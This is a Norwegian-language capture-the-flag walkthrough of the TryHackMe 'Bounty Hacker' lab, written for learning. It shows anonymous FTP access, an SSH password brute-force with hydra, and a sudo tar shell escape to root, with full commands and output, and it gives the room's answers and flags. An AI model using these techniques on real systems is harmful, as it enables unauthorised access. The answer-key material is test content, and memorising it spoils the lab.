Bounty Hacker

Vansklighet: easy

Laget av TryHackMe

Enumeration

Nmap Scan

Gjorde en kjapp nmap scan på top 1000 ports. Der jeg fikk ports 21,22 og 80

Kommando:nmap {Ip til maskin} -T5

```
root@ip-10-10-117-181:~# nmap 10.10.19.212 -T5

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-24 21:30 GMT
Warning: 10.10.19.212 giving up on port because retransmission cap hit (2).
Nmap scan report for ip-10-10-19-212.eu-west-1.compute.internal (10.10.19.212)
Host is up (0.00038s latency).
Not shown: 967 filtered ports, 30 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 02:3A:ED:25:70:0F (Unknown)
```

Foothold:

Starter med å undersøke ftp.

Kommando: ftp {ip til maskin}

Når du har koblet deg inni ftp serveren så logger du deg inn med “anonymous” bruker. Da du har gjort det skriver du “ls” for å liste filene i directoriet.

```
root@ip-10-10-117-181:~# ftp 10.10.19.212
Connected to 10.10.19.212.
220 (vsFTPd 3.0.3)
Name (10.10.19.212:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
```

Her kan vi se at det er 2 filer: locks.txt og tasks.txt. Last de med get kommandoen og gå ut av ftp.

Kommando: get {fil}

La oss se på de to filene. Vi starter med task.txt

```
root@ip-10-10-117-181:~# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Som filen sier så er dette en liste med tasks skrevet av “lin”. Lin er sikkert en brukernavn så det er lurt å holde det i bakhode. Vi forsetter med å se på locks.txt.

46635.py | locks.txt

```
1  rEddrAG0N
2  ReDdr4g0nSynd!cat3
3  Dr@gOn$yn9icat3
4  R3DDr46ONSYndIC@Te
5  ReddRA60N
6  R3dDrag0nSynd1c4te
7  dRa6oN5YNDiCATE
8  ReDDR4g0n5ynDIc4te
9  R3Dr4gOn2044
10 RedDr4gonSynd1cat3
11 R3dDRaG0Nsynd1c@T3
12 Synd1c4teDr@g0n
13 reddRAg0N
14 REddRaG0N5yNdIc47e
15 Dra6oN$yndIC@t3
16 4L1mi6H71StHeB357
17 rEDdragOn$ynd1c473
18 DrAgoN5ynD1cATE
19 ReDdrag0n$ynd1cate
20 Dr@gOn$yND1C4Te
21 RedDr@gonSyn9ic47e
22 REd$yNdIc47e
23 dr@goN5YNd1c@73
24 rEDdrAGOnSyNDiCat3
25 r3ddr@g0N
```

Si hvis lin er brukernavnet. Da må dette være passordliste. Vi kan bruke dette til å bruteforce ssh på port 22.

SSH Bruteforce:

Kommando: hydra –l lin –P ./locks.txt 10.10.19.212 ssh

```
root@ip-10-10-117-181:~# hydra -l lin -P ./locks.txt 10.10.19.212 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-03-24 21:47:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.19.212:22/
[22][ssh] host: 10.10.19.212   login: lin   password: RedDr4gonSynd1cat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2024-03-24 21:47:05
root@ip-10-10-117-181:~#
```

Da den er ferdig som finner vi ut at passordet er RedDr4gonSynd1cat3. Dette og brukernavnet bruker vi da til å logge inn på ssh.

Privledge escalation:

Vi logger inn på ssh med lin som brukeren og RedDr4gonSynd1cat3 som passord.

```
root@ip-10-10-117-181:~# ssh lin@10.10.19.212
The authenticity of host '10.10.19.212 (10.10.19.212)' can't be established.
ECDSA key fingerprint is SHA256:fzjl1gnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgbE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.19.212' (ECDSA) to the list of known hosts.
lin@10.10.19.212's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$
```

Første vi sjekker er sudo privledges med kommandoen “sudo –l”

```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$
```

Her finner vi at /bin/tar lar oss bruke sudo. Hvis vi sjekker GTFObins så finner vi denne exploiten som elevater privledges.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```


Kommando: sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Vi går til /root/flag.txt får å få root flag.

```
# cd /root
# ls
root.txt
# cat root.txt
THM{80UN7Y_h4cK3r}
#
```

Spørsmål:


Who wrote the task list?
lin
✓ Correct Answer
Hint
What service can you bruteforce with the text file found?
ssh
✓ Correct Answer
Hint
What is the users password?
RedDr4gonSynd1cat3
✓ Correct Answer
Hint
user.txt
THM{CR1M3_SyNd1C4T3}
✓ Correct Answer
root.txt
THM{80UN7Y_h4cK3r}
✓ Correct Answer